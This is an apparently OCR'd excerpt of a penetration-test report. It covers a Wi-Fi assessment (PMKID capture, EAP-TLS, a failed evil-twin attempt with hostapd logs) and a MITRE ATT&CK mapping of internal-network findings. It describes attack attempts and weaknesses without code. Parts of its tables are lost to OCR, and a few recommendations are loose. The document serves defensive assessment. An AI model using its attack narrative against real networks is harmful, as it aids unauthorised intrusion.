
Recommendations

How to protect your Wi-Fi network:

- The best solution is to configure the WI-FI router to use WPA3 where the four-way handshake is replaced with a much stronger authentication algorithm.
- Keep in mind that not all your devices may support it, so use at least WPA2 combined with a strong unpredictable password. We recommend you generate a password with a minimum of 10 symbols in length, lower- and upper-case letters, numbers, and special symbols.

PMKID capture

We tried to capture the PMKID of the access point. PMKID was captured but not cracked, the passphrase is not weak to easily crack it through brute force attack.



Recommendations


However, you can protect our Wifi by following methods :

- Make the WPA PSK password as complex and as long as possible
- Make sure the WPA PSK password cannot be found in the available dictionaries (such as rockyou)
- Make sure your Wifi router can prevent ARP spoofing (Address Resolution Protocol) or apply MAC address filtering when possible
- If possible, change your WPA PSK password at least once a month

Annonay Network

EAP methods of authentication

The Access Point named [WIFI_NAME] has an EAP-TLS method of authentication, which means that attacks that we did above will not work. For our case no response identity.



```
No.   Time   Source   Destination      Protocol Length Info
               ıdcast           802.11    318 Beacon frame, SN=2489, FN=0, Flags=.......
               ıdcast           802.11    318 Beacon frame, SN=2490, FN=0, Flags=.......
               ıdcast           802.11    357 Beacon frame, SN=2491, FN=0, Flags=.......
               raTec_a4:4e:06   802.11    328 Probe Response, SN=3341, FN=0, Flags=....R
               ıdcast           802.11    324 Beacon frame, SN=2492, FN=0, Flags=.......
               raTec_a4:4e:06   802.11    328 Probe Response, SN=3341, FN=0, Flags=....R
               raTec_a4:4e:06   802.11    328 Probe Response, SN=3341, FN=0, Flags=....R
               ıdcast           802.11    333 Beacon frame, SN=2493, FN=0, Flags=.......
               ıdcast           802.11    334 Beacon frame, SN=2494, FN=0, Flags=.......
               ıdcast           802.11    335 Beacon frame, SN=2495, FN=0, Flags=.......
               ıdcast           802.11    318 Beacon frame, SN=2496, FN=0, Flags=.......
               ıdcast           802.11    318 Beacon frame, SN=2497, FN=0, Flags=.......
               ıdcast           802.11    357 Beacon frame, SN=2498, FN=0, Flags=.......
               ıdcast           802.11    324 Beacon frame, SN=2499, FN=0, Flags=.......
```

```
0040
0050
0060
0070
0080
0090
00a0
00b0
00c0
00d0
00e0
00f0
0100
0110
0120
0130
```

```
indicates the identity of an ESS or IBSS (wlan.ssid), 9 byte(s)    Paquets : 27248 · Affichés : 27248 (100.0%) · Perdus : 0 (0.0%)    Profil : Default
```


Recommendations

You can prevent Packet Sniffing and Eavesdropping by:

- Using a personal firewall.
- Keeping antivirus software updated.
- Using a strong password and changing it frequently.
- Enable EAP-TLS or other encrypted version of protocol

Evil-Twin Attack

A good opportunity to deploy an Evil Twin of network, [WIFI_NAME] network. But, this attack didn’t work. We see client authorization, but then nothing happened.



```
SSL: SSL3 alert: read (remote end reported an error):fatal:unknown CA
OpenSSL: openssl_handshake - SSL_connect error:0A000418:SSL routines::tlsv1 alert unknown ca
wlan1: CTRL-EVENT-EAP-FAILURE 26:b3:93:18:5d:02
wlan1: [redacted]         IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan1:                    IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
wlan1:                    IEEE 802.11: deauthenticated due to local deauth request
wlan1:                    IEEE 802.11: authenticated
wlan1:                    IEEE 802.11: associated (aid 1)
wlan1: CTRL-EVENT-EAP-STARTED 26:b3:93:18:5d:02
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
SSL: SSL3 alert: read (remote end reported an error):fatal:unknown CA
OpenSSL: openssl_handshake - SSL_connect error:0A000418:SSL routines::tlsv1 alert unknown ca
wlan1: CTRL-EVENT-EAP-FAILURE 26:b3:93:18:5d:02
wlan1: [redacted]         IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan1:                    IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
wlan1:                    IEEE 802.11: deauthenticated due to local deauth request
wlan1:                    IEEE 802.11: authenticated
wlan1:                    IEEE 802.11: associated (aid 1)
wlan1: CTRL-EVENT-EAP-STARTED 26:b3:93:18:5d:02
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
SSL: SSL3 alert: read (remote end reported an error):fatal:unknown CA
OpenSSL: openssl_handshake - SSL_connect error:0A000418:SSL routines::tlsv1 alert unknown ca
wlan1: CTRL-EVENT-EAP-FAILURE 26:b3:93:18:5d:02
wlan1: STA [redacted]     IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan1: STA                IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
wlan1: STA                IEEE 802.11: deauthenticated due to local deauth request
^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B
[hostapd] Terminating event loop ...
[hostapd] Event loop terminated.
[hostapd] Hostapd worker still running ... waiting for it to join.

wlan1: interface state ENABLED→DISABLED
wlan1: [redacted]
wlan1:
nl80211: deinit ifname=wlan1 disabled_11b_rates=0

[hostapd] Worker joined.
[hostapd] AP disabled.


[*] Using nmcli to give NetworkManager control of wlan1 ...

100%|████████████████████████████████████████████████████████████| 1/1 [00:01<00:00,  1.00s/it]

[*] Success: wlan1 is now managed by NetworkManager.
```

Recommendations

You can prevent Evil Twin Attacks by:

- Not logging into any accounts on public Wi-Fi.
- Avoiding connecting to Wi-Fi hotspots that say ‘Unsecure,’ even if it has a familiar name.
- Using 2-factor-authentication for all your sensitive accounts. Learn to recognize social engineering attacks, phishing, and spoofed URLs.
- Only visiting HTTPs websites, especially when on open networks.
- Using a VPN whenever you connect to a public hotspot.

Appendix A: MITRE ATT&CK mapping on Internal Network Findings

Vulnerability	MITRE ATT&CK Technique	Used by
Critical		
3.1.1 Link-Local Multicast Name Resolution (LLMNR) protocol poisoning leads to Man-In-The-Middle attack	ID: T1557.001 Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay	Lazarus Group, Wizard Spider
3.1.2 Log4j Remote Code Execution	ID: T1210 Exploitation of Remote Services	Wizard Spider, Tonto Team, Threat Group-3390
3.1.3 Microsoft MS17-010 EternalBlue	ID: T1210 Exploitation of Remote Services	Wizard Spider, Tonto Team, Threat Group-3390
3.1.4 Microsoft RDP RCE CVE-2019-0708 BlueKeep	ID: T1210 Exploitation of Remote Services	Wizard Spider, Tonto Team, Threat Group-3390
3.1.5 Unauthenticated access to network devices	ID: T0886 Remote Services	Sandworm Team, TEMP.Veles
3.1.6 Privilege escalation via ADCS relay	ID: T1649 Steal or Forge Authentication Certificates	APT29
3.1.7 noPac Privilege escalation (CVE-2021-42287, CVE-2021-42278)	ID: T1068 Exploitation for Privilege Escalation	Carberp, Cobalt Group, FIN6, Tonto Team
3.1.8 Dynamic DNS update on zone [NETWORK_ENDPOINT]	ID: T1557 Adversary-in-the-Middle	Kimsuky
3.1.9 ManageEngine ADManager Plus Remote Command Execution	ID: T1210 Exploitation of Remote Services	Wizard Spider, Tonto Team, Threat Group-3390
High		
3.2.1 SMBv1 is enabled on Domain Controllers	ID: T1210 Exploitation of Remote Services	Wizard Spider, Tonto Team, Threat Group-3390
3.2.2 Kerberoastable Privileged Users	ID: T1558.003 Steal or Forge Kerberos Tickets: Kerberoasting	FIN7, Wizard Spider, APT29
3.2.3 Weak Password usage in domain environment	ID: T1110 Brute Force	Lazarus Group, Pysa, OilRig, APT38
3.2.4 NTLMv1 and old LM protocols are enabled	ID: T1110 Brute Force	Lazarus Group, Pysa, OilRig, APT38
3.2.5 Unsupported Windows Version	ID: T1210 Exploitation of Remote Services	Wizard Spider, Tonto Team, Threat Group-3390
3.2.6 Unsupported Unix Version	ID: T1210 Exploitation of Remote Services	Wizard Spider, Tonto Team, Threat Group-3390

3.2.7 Unsupported MSSQL Version	ID: T1210 Exploitation of Remote Services	Wizard Spider, Tonto Team, Threat Group-3390
3.2.8 Unsupported Oracle DB Software Version	ID: T1210 Exploitation of Remote Services	Wizard Spider, Tonto Team, Threat Group-3390
3.2.9 Unsupported Software Version	ID: T1210 Exploitation of Remote Services	Wizard Spider, Tonto Team, Threat Group-3390
Medium		
3.3.1 Unprivileged share access - Access to sensitive data	ID: T1039 Data from Network Shared Drive	Gamaredon Group, Sowbug, BRONZE BUTLER, APT28
3.3.2 SMB Signing not required	ID: T1557.001 Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay	Lazarus Group, Wizard Spider
3.3.3 Microsoft Windows RDP MitM Weakness	ID: T1563.002 Remote Service Session Hijacking: RDP Hijacking	Axiom
3.3.4 SNMP public community string	ID: T1602.001 Data from Configuration Repository: SNMP (MIB Dump)	Cozy Bear, OilRig, Sofacy(Fancy Bear)
3.3.5 Privileged accounts with ACCOUNT_DOES_NOT_EXPIRE Flag	ID: T1078, Valid Accounts	Lazarus Group, Wizard Spider, Lazarus Group, Axiom
3.3.6 Leaked password in GPO	ID: T1552.006 Unsecured Credentials: Group Policy Preferences	APT33
3.3.7 Apache Tomcat AJP Connector Request Injection (Ghostcat)	ID: T1210 Exploitation of Remote Services	APT41, Shathak(Emotet), DarkHydrus
Low		
3.4.1 Terminal Services Doesn't Use Network Level Authentication (NLA) Only	ID: T1210 Exploitation of Remote Services	Wizard Spider, Tonto Team, Threat Group-3390
3.4.2 MongoDB Service Without Authentication Detection	ID: T1555 Credentials from Password Stores	APT41, FIN6, Silence Group
3.4.3 [CVE-2010-1429] JBoss — Sensitive Information Disclosure	ID: T1082 System Information Discovery	Lazarus Group, Gamaredon Group, ZIRCONIUM, TeamTNT, Sowbug, Sidewinder, MuddyWater, Darkhotel
3.4.4 PostgreSQL Default Unpassworded Account	ID: T1078.001, Valid Accounts: Default Accounts	Fancy Bear, Lazarus Group, Stone Panda